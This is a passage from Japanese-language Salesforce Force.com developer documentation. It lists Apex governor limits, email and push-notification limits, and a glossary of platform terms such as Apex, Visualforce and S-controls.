[6] たとえば、50 個のカーソルが開いていて、同じユーザとしてログインしたままのクライアントアプリケーションが新しいカーソルを開こうとすると、50個のカーソルのうち最も古いカーソルが解放されます。異なる Force.com 機能のカーソル制限は個別に追跡されます。たとえば、50 個の Apex クエリカーソル、Apex 一括処理の `start` メソッドに 15 個のカーソル、 Apex一括処理の `execute` および `finish` メソッドにそれぞれ 5 個のカーソル、および 5 個の Visualforce カーソルを同時に開くことができます。

静的 Apex の制限

説明	制限
トランザクション内のコールアウト (HTTP 要求または Web サービスコール) のデフォルトのタイムアウト値	10 秒
コールアウト要求または応答 (HTTP 要求または Web サービスコール) の最大サイズ[1]	同期 Apex の場合は 6 MB、非同期 Apex の場合は 12 MB
SOQL クエリの最大実行時間。この時間を超えると、Salesforce でトランザクションをキャンセルできます。	120 秒
Apex リリース内のクラスとトリガの最大コードユニット数	5,000
ループリストのバッチサイズ用	200

説明	制限
`Database.QueryLocator` の 1 回の Apex 一括処理のクエリで返される最大レコード数	5000 万

[1] HTTP 要求のサイズおよび応答のサイズは、ヒープサイズの合計にカウントされます。

サイズ固有の Apex 制限

説明	制限
クラスの最大文字数	100 万
トリガの最大文字数	100 万
組織内のすべての Apex コードで使用されるコードの最大量[1]	3 MB
メソッドのサイズ制限[2]	コンパイル形式で 65,535 バイトコード命令

[1] この制限は、AppExchange からインストールされた認定管理パッケージ (AppExchange Certified とマークされたアプリケーション) には適用されません。これらのパッケージタイプのコードは、組織のコードとは異なる独自の名前空間に属しています。AppExchange Certified パッケージについての詳細は、Force.com AppExchange オンラインヘルプを参照してください。この制限は、`@isTest` アノテーションで定義されたクラスに含まれるコードにも適用されません。

[2] 制限を超える大規模なメソッドはコードの実行中に例外が発生する場合があります。

その他の Apex の制限

SOQL クエリのパフォーマンス

最高のパフォーマンスを得るためには、特にトリガ内のクエリに対しては、セレクティブ SOQL クエリを使用する必要があります。実行時間が長くなるのを避けるために、システムはセレクティブ以外の SOQL クエリを終了できます。100,000 件を超えるレコードを含むオブジェクトに対してトリガでセレクティブではないクエリを使用すると、エラーメッセージが表示されます。このエラーを回避するには、必ずセレクティブクエリを使用します。「より効率的な SOQL クエリ」を参照してください。

Chatter in Apex

`ConnectApi` 名前空間内のクラスの場合、各書き込み操作が Apex ガバナ制限で 1 回の DML 操作としてカウントされます。`ConnectApi` メソッドコールも、レート制限の対象となります。`ConnectApi` レート制限は、Chatter REST API レート制限と同じです。どちらにも、ユーザごと、名前空間ごと、時間ごとのレート制限があります。レート制限を超えると、`ConnectApi.RateLimitException` が発生します。Apex コードで、この例外をキャッチして処理する必要があります。

イベントレポート
: システム管理者以外のユーザの場合、イベントレポートが返すレコードの最大数は 20,000 件です。システム管理者の場合、100,000 件です。

Data.com クリーンアップ
: Data.com クリーンアップ製品とその自動ジョブを使用していて、取引先、取引先責任者、またはリードレコードで実行する SOQL クエリの Apex トリガを設定している場合、それらのオブジェクトでクエリがクリーンアップジョブに干渉する可能性があります。Apex トリガ (合計) は、バッチあたり 200 個以下の SOQL クエリにしてください。この制限を超えると、そのオブジェクトに対するクリーンアップジョブが失敗します。また、トリガが `future` メソッドをコールする場合は、バッチあたり 10 個の `future` コールに制限されます。

メール制限

受信メール制限

メールサービス: 処理されるメールメッセージの最大数 (オンデマンドメール-to-ケースの制限を含む)	ユーザライセンス数 × 1,000、1 日あたりの最大数 1,000,000
メールサービス: メールメッセージの最大サイズ (本文および添付ファイル)	10 MB[1]
オンデマンドメール-to-ケース: メールの添付ファイルの最大サイズ	25 MB
オンデマンドメール-to-ケース: 処理されるメールメッセージの最大数 (メールサービスの制限に対してカウントする)	ユーザライセンス数 × 1,000、1 日あたりの最大数 1,000,000

[1] メールサービスのメールメッセージの最大数は、言語および文字セットによって異なります。メールメッセージのサイズには、メールヘッダー、本文、添付ファイル、エンコードが含まれます。そのため、添付ファイルが 25 MB のメールは、ヘッダー、本文、エンコードのサイズを考慮すると、メールメッセージの合計サイズ制限 25 MB を超える可能性があります。

メールサービスを定義するときには、次の点に注意してください。

- メールサービスは、そのアドレスの 1 つが受信したメッセージを処理するだけです。
- Salesforce は、[オンデマンドメール-to-ケース] など、すべてのメールサービスを合計した 1 日に処理できるメッセージの総数を制限します。この制限を超えたメッセージは、各メールサービスの失敗時のレスポンス設定に基づいて、戻される、破棄される、あるいは翌日処理するためのキューに入れられます。Salesforce は、ユーザライセンス数 x 1,000 で制限値を算出します。1 日の最大は 1,000,000 件です。たとえば、ライセンス数が 10 の場合、1 日最大 10,000 件のメールメッセージを処理できます。
- sandbox 内に作成したメールサービスアドレスは、本番組織にコピーできません。
- メールサービスごとに Salesforce に通知して、送信者のメールアドレスではなく、特定のアドレスにエラーメールメッセージを送信できます。

- メールが (本文テキスト、本文 HTML および添付ファイルを合わせて) 約 10 MB を超える場合 (言語や文字セットに応じて異なる)、メールサービスはメールメッセージを拒否し、送信者に通知します。

送信メール: **Apex** を使用して送信する単一メールおよび一括メールの制限

API または Apex を使用して、グリニッジ標準時 (GMT) に基づいて、1 日に最大 1,000 個の外部メールアドレスに単一メールを送信できます。Salesforce アプリケーションを使用して送信する単一メールはこの制限にカウントされません。取引先、取引先責任者、リード、商談、ケース、キャンペーン、カスタムオブジェクトの各ページから、組織の取引先責任者、リード、個人取引先、ユーザに個別のメールを送信する場合は、制限はありません。

単一メールを送信する場合は、次の点に注意してください。

- `SingleEmailMessage` ごとに 100 個までのメールを送信できます。
- `SingleEmailMessage` を使用して組織の内部ユーザにメールを送信するときに `setTargetObjectId` でユーザ ID を指定すると、メールが 1 日あたりの制限値にカウントされません。ただし、`setToAddresses` で内部ユーザのメールアドレスを指定すると、制限値にカウントされます。

グリニッジ標準時間 (GMT) に基づいて、1 組織あたり 1 日に最大 1,000 個の外部メールアドレスに一括メール送信できます。各一括メール送信に含むことのできる外部メールアドレスの最大数は、次のようにエディションに応じて異なります。

エディション	一括メール送信あたりの外部アドレス制限
Personal Edition、Contact Manager Edition、および Group Edition	一括メール送信は使用できません
Professional Edition	250
Enterprise Edition	500
Unlimited Edition と Performance Edition	1,000

メモ: 次のメール制限に注意してください。

- 単一メールおよび一括メールの制限では、アドレスが一意であるかどうかは考慮されません。たとえば、メールに `johndoe@example.com` が 10 回含まれている場合、制限に対して 10 とカウントされます。
- ポータルユーザを含め、組織の内部ユーザに送信できるメールには制限はありません。
- Developer Edition 組織とトライアルで Salesforce を評価中の組織では、1 日あたり 10 個を超える外部メールアドレスに一括メール送信できません。この低い制限は、組織が Winter '12 リリースより前に作成されており、一括メール送信がすでに高い制限で有効になっている場合は適用されません。また、組織は 1 日あたり最大 15 個のメールアドレスに単一メールを送信できます。

転送通知の制限

Salesforce 組織に関連付けられた各モバイルアプリケーションで許容される転送通知の最大数は、アプリケーションの種別によって異なります。

許容される転送通知の最大数	制限
Salesforce によって提供されるモバイルアプリケーション (Salesforce1 など)	アプリケーションごとに 50,000 件/日の通知
社内の従業員が使用するために組織で開発されたモバイルアプリケーション	アプリケーションごとに 35,000 件/日の通知
AppExchange からインストールされたモバイルアプリケーション	アプリケーションごとに 5,000 件/日の通知

*配信可能な*通知のみがこの制限にカウントされます。たとえば、通知が会社の 1,000 名の従業員に送信されるが、100 名の従業員はまだモバイルアプリケーションをインストールしていない場合を考えます。モバイルアプリケーションをインストールしている 900 名の従業員に送信された通知のみがこの制限にカウントされます。

[転送通知をテスト] ページで生成された各テスト転送通知の受信者は 1 名に制限されています。テスト転送通知は、アプリケーションの 1 日の転送通知制限にカウントされます。

用語集

A

取引先
*取引先*とは状況を把握したい組織、会社、または消費者。たとえば、顧客、パートナー、競合会社など。

活動 (行動 & ToDo)
計画されている行動や ToDo。必要に応じて、取引先、取引先責任者、リード、商談またはケースなど、別の種別のレコードに関連付けることもできます。

管理者 (システム管理者)
アプリケーションの設定およびカスタマイズができる組織内の 1 人以上のユーザ。システム管理者プロファイルに割り当てられているユーザは、管理者権限があります。

Apex
Apex は、開発者が Force.com プラットフォームサーバでフローとトランザクションの制御ステートメントを Force.com API へのコールと組み合わせて実行できるようにした、強く型付けされたオブジェクト指向のプログラミング言語です。Java に似た、データベースのストアドプロシージャのように動作する構文を使用する Apex により、開発者は、ボタンクリック、関連レコードの更新、および Visualforce ページなどのほとんどのシステムイベントにビジネスロジックを追加できます。Apex コードは、Web サービス要求、およびオブジェクトのトリガから開始できます。

Apex コントローラ
コントローラ、Visualforce を参照してください。

Apex ページ
「Visualforce ページ」を参照してください。

API バージョン
「バージョン」を参照してください。

アプリケーション
「アプリケーション」の短縮形です。特定のビジネス要件を扱うタブ、レポート、ダッシュボードおよび Visualforce ページなどのコンポーネントの集合です。Salesforce では、セールスおよびコールセンターなどの標準アプリケーションを提供しています。お客様のニーズに合わせてこれらの標準アプリケーションをカスタマイズできます。また、アプリケーションをパッケージ化して、カスタム項目、カスタムタブ、カスタムオブジェクトなどの関連コンポーネントと共に AppExchange にアップロードできます。そのアプリケーションを AppExchange から他の Salesforce ユーザが利用できるようにすることもできます。

B

Boolean 演算子
Boolean 演算子をレポートプロファイルで使用して、2 つの値の間の論理関係を指定できます。たとえば、2 つの値の間で AND 演算子を使用すると、両方の値を含む検索結果が生成されます。同様に、2 つの値の間で OR 演算子を使用すると、どちらかの値を含む検索結果が生成されます。

C

キャンペーン
広告、ダイレクトメール、セミナーなど、見込み客を創出し、ブランド名を浸透させるために実施するマーケティング活動。

ケース
顧客からのフィードバック、問題、質問に関する詳細説明。顧客の問題の追跡および解決に使用します。

コピー
コピーは、取引先責任者や商談など、既存の項目から情報をコピーして新しい項目を作成できるボタンまたはリンクの名前です。

折りたたみ可能なセクション
詳細ページで、ユーザが表示または非表示を切り換えられるセクション。

取引先責任者
*取引先責任者*は、取引先に関連のある個人です。

契約
*契約*とは、複数の集団の間での業務条件を定義した合意です。

コントローラ、**Visualforce**
Visualforce ページに実行する必要のあるデータおよびビジネスロジックを提供する Apex クラス。Visualforce ページは、デフォルトですべての標準オブジェクトまたはカスタムオブジェクトに付属する標準コントローラを使用、またはカスタムコントローラを使用できます。

コントローラ拡張
コントローラ拡張は、標準コントローラまたはカスタムコントローラの機能を拡張する Apex クラスです。

コンポーネント、**Visualforce**
`<apex:detail>` などの一連のタグを使用して Visualforce ページに追加できます。Visualforce には、多くの標準コンポーネントが含まれていますが、独自のカスタムコンポーネントを作成することもできます。

コンポーネントの参照、**Visualforce**
組織で使用できる Visualforce の標準コンポーネントおよびカスタムコンポーネントの説明。Visualforce ページの開発フッターまたは *『Visualforce 開発者ガイド』* からコンポーネントライブラリにアクセスできます。

Cookie
ユーザ固有の情報、セッション固有の情報を保存する、Web アプリケーションが使用するクライアント固有のデータ。Salesforce は、特定のセッションの時間内に暗号化された認証情報を記録するためだけに、セッション「Cookie」を発行します。

カスタムコントローラ
: カスタムコントローラは、標準コントローラを使用せずにページのすべてのロジックを実装する Apex クラスです。Visualforceページを完全にシステムモードで実行する場合に、カスタムコントローラを使用します。システムモードでは現在のユーザの権限と項目レベルのセキュリティが適用されません。

カスタム項目
: 組織の必要に応じて Salesforce をカスタマイズするために標準項目の他に追加できる項目。

カスタムヘルプ
: システム管理者が、標準項目、カスタム項目、またはカスタムオブジェクトに固有の情報を画面上に表示するために作成するカスタムテキスト。

カスタムリンク
: カスタムリンクとは管理者によって定義されたURL。これを使用して、Salesforceデータを外部Webサイトとバックエンドのオフィスシステムと統合します。以前は Web リンクと呼ばれていました。

カスタムオブジェクト
: 組織固有の情報を保存することが可能なカスタムレコード。

カスタム Sコントロール
: メモ: Sコントロールは、Visualforce ページに置き換えられました。2010 年 3 月以降、新しい組織同様、Sコントロールを作成したことのない組織は、Sコントロールを作成できなくなります。既存のSコントロールに影響はありません。今後も編集できます。

  カスタムリンクで使用するカスタムWebコンテンツ。カスタムSコントロールには、Javaアプレット、Active-Xコントロール、Excelファイル、カスタムHTML Webフォームなど、ブラウザに表示できるあらゆる種類のコンテンツを入れることができます。

カスタムアプリケーション
: 「アプリケーション」を参照してください。

D

データの状態
: 特定の時点でのオブジェクトに含まれるデータの構造。

連動項目
: 対応する制御項目で選択された値に基づいて、使用可能な値が表示される、カスタムの選択リストまたは複数選択の選択リストの項目。

詳細
: 単一のオブジェクトレコードに関する情報を表示するページ。レコードの詳細ページでは情報を表示できますが、編集ページでは変更が可能です。

  レポートで、概要情報とレポートにあるすべての情報のすべての列データを含むものとを区別するための用語。[詳細の表示]/[詳細を非表示] を使用して、レポートの詳細の表示/非表示を切り替えることができます。

詳細ビュー
: エージェントコンソールの中央に表示されるフレームで、コンソールの他のフレームから選択されたレコードの詳細ページが表示されます。詳細ビューには、そのオブジェクトの詳細ページで定義されたページレ

イアウトと同じものが表示されます。詳細ビューに表示されているレコードは、リストビューで強調表示されます。

Developer Edition
開発者がForce.com プラットフォームを使用して拡張、インテグレーション、開発するよう設計された無料でフル機能の Salesforce。Developer Edition のアカウントは、developer.salesforce.com で登録できます。

E

メールテンプレート
新しい従業員へのウェルカムレターや、カスタマーサービス要求の申請が受信された場合の通知など、標準メッセージを知らせる書式設定されたメール。メールテンプレートは、差し込み項目でカスタマイズしたり、テキスト、HTML、またはカスタム形式で作成したりできます。

行動
行動とは、時間がスケジュールされている活動のことです。たとえば、ミーティングまたは予定された電話などです。

F

Facet
表示された親領域を facet の内容で上書きできるようにする、別の Visualforce コンポーネントの子です。

項目レベルのヘルプ
標準項目またはカスタム項目について提供できるカスタムヘルプテキスト。その項目の隣にあるヘルプアイコンにマウスポインタを停止させると表示されます。

Force.com アプリケーションメニュー
カスタマイズ可能なアプリケーション (別称「アプリケーション」) を 1 クリックで切り替えることができるメニュー。Force.com アプリケーションメニューは、ユーザインターフェースの各ページの上部に表示されます。

数式項目
カスタム項目の一種。差し込み項目、式、またはその他の値に基づいて、値を自動的に計算します。

関数
あらかじめ用意されている数式。入力パラメータを使用してカスタマイズできます。たとえば、DATE 関数は、年、月、および日付から日付データ型を作成します。

G

get 要求
get 要求は、ユーザが URL を入力するか、リンクまたはボタンをクリックして最初に Visualforce ページを要求したときに実行されます。

getter メソッド
開発者がページのマークアップにデータベースその他の計算値を表示するためのメソッド。

値を返すメソッドです。setter メソッドを参照してください。

H

該当用語はありません。

I

該当用語はありません。

J

連結オブジェクト
2つの主従関係を持つカスタムオブジェクトです。カスタム連結オブジェクトを使用して、2つのオブジェクト間の「多対多」リレーションをモデル化できます。たとえば、「バグ」という名前のカスタムオブジェクトを作成し、1 つのバグを複数のケースに、また 1 つのケースを複数のバグに関連付けることができます。

K

該当用語はありません。

L

リード
*リード*とは、あなたの製品や会社に興味を示した、販売が見込める客のことです。

文字数/桁数
テキスト項目の場合、カスタム項目に入力できる最大文字数 (255 文字まで) を指定するパラメータ。

数値、通貨、パーセント項目の場合、整数部として入力できる桁数を指定するパラメータ。たとえば、123.98 の場合は 3 と指定します。

M

主従関係
2つの異なる種別のレコード間にの関係で、互いにレコードを関連付けます。たとえば、取引先には商談との主従関係があります。このような種類の関係は、レコードの削除、セキュリティに影響を与え、ページレイアウトに必要な参照関係項目を作成します。

差し込み項目
差し込み項目は、メールテンプレート、メールの差し込みテンプレート、カスタムリンク、またはレコードの値を投入する数式を入力できる項目です。たとえば、`Dear {!Contact.FirstName},` は取引先責任者差し込み項目を使用して、取引先責任者レコードの [名] 項目の値を取得し、メール受信者を名前で示します。

モバイル設定
Salesforceがユーザのモバイルデバイスに転送するデータと、そのデータをモバイルデバイスで受信するユーザを決定するパラメータのセットです。複数のモバイルユーザの異なるニーズを同時に満たせるように、組織で複数のモバイル設定を作成できます。

N

メモ
特定のレコードに関連するその他の情報。

O

オブジェクト
Salesforce 組織に情報を保存するために使用するオブジェクト。オブジェクトは、保存する情報の種類の全体的な定義です。たとえば、Case オブジェクトを使用して、顧客からの問い合わせに関する情報を保存できます。各オブジェクトについて、組織は、そのデータ型の具体的なインスタンスに関する情報を保存する複数のレコードを保有します。たとえば、佐藤次郎さんから寄せられたトレーニングに関する問い合わせに関する情報を保存するケースレコードと、山田花子さんから寄せられたコンフィグレーションの問題に関する情報を保存するケースレコードなどです。

オブジェクトレベルのヘルプ
カスタムオブジェクトに提供できるカスタムヘルプのテキスト。カスタムオブジェクトレコードのホーム(概要)、詳細、編集ページ、リストビューや関連リストに表示されます。

商談
商談は、販売と進行中の商談を追跡します。

組織
ライセンスユーザセットが定義された Salesforce のリリース。組織は、Salesforce の各お客様に提供される仮想スペースです。組織には、すべてのデータおよびアプリケーションが含まれており、他のすべての組織から独立しています。

アウトバウンドメッセージ
アウトバウンドメッセージは、外部サービスなどの指定したエンドポイントに指定の情報を送信するワークフロー、承認、およびマイルストンアクションです。アウトバウンドメッセージは、Salesforce の設定メニューで設定します。その後で、外部エンドポイントを設定する必要があります。SOAP API を使用して、メッセージのリスナーを作成できます。

所有者
レコード(取引先責任者またはケースなど)が割り当てられる個別ユーザです。

P

パッケージバージョン
パッケージバージョンは、パッケージでアップロードされる一連のコンポーネントを特定する番号です。バージョン番号の形式は *majorNumber.minorNumber.patchNumber*(例: 2.1.3)です。メジャー番号とマイ

ナー番号は、毎回のメジャーリリース時に選択した値に増えます。*patchNumber* は、パッチリリースにのみ生成および更新されます。

未管理パッケージはアップグレードできないため、各パッケージバージョンは単に配布用コンポーネントのセットです。パッケージバージョンは管理パッケージでより大きな意味を持ちます。パッケージは異なるバージョンで異なる動作をします。公開者は、パッケージバージョンを使用して、パッケージを使用する既存のインテグレーションに影響を与えることなく後続のパッケージバージョンをリリースすることにより、管理パッケージのコンポーネントを強化することができます。「パッチ」と「パッチ開発組織」も参照してください。

ページレイアウト
: ページレイアウトとは、レコードの詳細ページまたは編集ページの項目、カスタムリンク、および関連リストの構成。主にユーザのページを構成するページレイアウトを使用します。Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition では、項目レベルのセキュリティを使用して、特定の項目に対するユーザのアクセス権限を制限します。

部分ページ
: 何らかのユーザアクション後に、ページ全体が再読み込みされるのではなく、ページの特定の部分のみが更新される AJAX の動作です。

postback 要求
: *postback 要求*は、ユーザが [保存] ボタンをクリックして save アクションをトリガする場合など、ユーザ操作で Visualforce ページの更新が必要なときに行われます。

主取引先責任者
: 組織の主担当を表示する会社情報の項目。

  取引先、契約、または商談と関連付けられた主担当者のことも示します。取引先、契約、または商談の [取引先責任者の役割] 関連リストのチェックボックスで指定します。

商品
: 組織で販売している項目またはサービス。商品は価格表で定義され、商談に追加できます。使用可能なエディションは、Professional Editio、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition のみです。

プロトタイプオブジェクト
: これは、Visualforce の StandardSetController クラスに含まれる単一の `sObject` です。プロトタイプオブジェクトの項目が設定されている場合、それらの値は、保存操作中に使用されます。つまり、値は設定されたコントローラコレクションのすべてのレコードに適用されます。

Q

該当用語はありません。

R

参照のみ
: ユーザに割り当て可能な標準プロファイルの 1 つ。アクセス権が参照のみのユーザは、組織内での役割に基づいて、情報を表示し、レポートできます。(つまり、CEO のアクセス権が参照のみの場合は、システム

内の全データを表示できます。アクセス権が参照のみのユーザに西日本営業担当の役割が割り当てられている場合は、自分の役割のデータ、および階層内で自分より下の役割のデータをすべて表示できます)。

レコード
Salesforce オブジェクトの単一インスタンス。たとえば、「John Jones」は取引先責任者レコードの名前となります。

レコードタイプ
レコードタイプとは、そのレコードの標準およびカスタムの選択リスト項目の一部またはすべてを含めることができる特定のレコードに使用可能な項目。レコードタイプをプロファイルに関連付けて、含まれている選択リストの値のみがそのプロファイルのユーザに使用できるようにできます。

関連リスト
レコードに関連する項目が表示される、レコードまたは他の詳細ページのセクション。たとえば、商談の [フェーズの履歴] 関連リストや、ケースの [活動予定] 関連リストなど。

関連オブジェクト
特定のタイプのレコードがコンソールの詳細ビューに表示されている状況で、システム管理者がエージェントコンソールのミニビューへの表示を指定できるオブジェクトです。たとえば、システム管理者は、ケースが詳細ビューに表示されているときにミニビューに表示される項目として、関連する取引先、取引先責任者、納入商品などを指定できます。

リレーション
ページレイアウト内の関連リストおよびレポート内の詳細レベルを作成するために使われる、2 つのオブジェクトの間の接続です。両方のオブジェクトの特定の項目において一致する値を使用して、関連するデータにリンクします。たとえば、あるオブジェクトには会社に関連するデータが保存されていて、別のオブジェクトには人に関連するデータが保存されている場合、リレーションを使用すると、その会社で働いている人を検索できます。

レポート
レポートは、一定の条件を満たすレコードセットを返し、行と列に整理して表示します。レポートデータは、条件で絞り込んだり、グループ化したり、グラフなどの図にして表示したりすることができます。レポートはフォルダに保存され、フォルダごとに誰にアクセス権を与えるかを制御します。表形式レポート、サマリーレポート、マトリックスレポートを参照してください。

S

Sコントロール

> メモ: Sコントロールは、Visualforce ページに置き換えられました。2010 年 3 月以降、新しい組織同様、Sコントロールを作成したことのない組織は、Sコントロールを作成できなくなります。既存のSコントロールに影響はありません。今後も編集できます。

カスタムリンクで使用するカスタムWebコンテンツ。カスタムSコントロールには、Java アプレット、Active-X コントロール、Excel ファイル、カスタム HTML Web フォームなど、ブラウザに表示できるあらゆる種類のコンテンツを入れることができます。

Salesforce API バージョン
「バージョン」を参照してください。

サイト
: Force.com サイトでは、公開 Web サイトとアプリケーションを作成できます。それらは Salesforce 組織と直接統合されるため、ユーザがログインする場合にユーザ名やパスワードは必要ありません。

スケルトンテンプレート
: `<apex:composition>` タグを使用する Visualforce テンプレートの種別です。スケルトンテンプレートでは、標準構造を定義し、その構造によって後続のページの実装を要求します。

ソリューション
: ソリューションとは、お客様の問題に対する解決策の詳細説明です。

T

テキスト
: 文字、数値、記号を組み合わせて入力できるカスタム項目のデータ型 (文字数は最大 255 文字)。

テキストエリア
: 各行最大 255 文字の入力ができるカスタム項目のデータ型。

ロングテキストエリア
: ロングテキストエリアを参照してください。

U

ユーザインターフェース
: データモデルの表示方法を指定するレイアウトです。

V

バージョン
: 項目のリリースを示す数値。バージョンを表示できる項目は、API オブジェクト、項目およびコール、Apex クラスおよびトリガ、Visualforce ページおよびコンポーネントです。

ビュー
: Visualforce で定義された Model-View-Controller モデルのユーザインターフェース。

ビューステート
: 要求間のデータベース状態を維持するために必要なすべての情報が、ビューステートに保存されます。

Visualforce
: 開発者が、プラットフォームに作成されたアプリケーションのカスタムページおよびコンポーネントを容易に定義できる、単純で、タグベースのマークアップ言語。各タグが、ページのセクション、関連リスト、または項目など、大まかなコンポーネントときめの細かいコンポーネントのどちらにも対応しています。コンポーネントは、標準の Salesforce ページと同じロジックを使用して制御することができます。また、開発者が独自のロジックを Apex で記述されたコントローラと関連付けることもできます。

Visualforce ライフサイクル
ユーザセッションでページがどのように作成されて破棄されるかを示す Visualforce ページの各実行フェーズ。

Visualforce ページ
Visualforce を使用して作成された Web ページ。通常、Visualforce ページには組織に関連する情報が表示されますが、データの変更や取得も可能です。PDF ドキュメントやメールの添付ファイルなど、さまざまな方法で表示できます。また CSS スタイルに関連付けることもできます。

W

該当用語はありません。

X

該当用語はありません。

Y

該当用語はありません。

Z

該当用語はありません。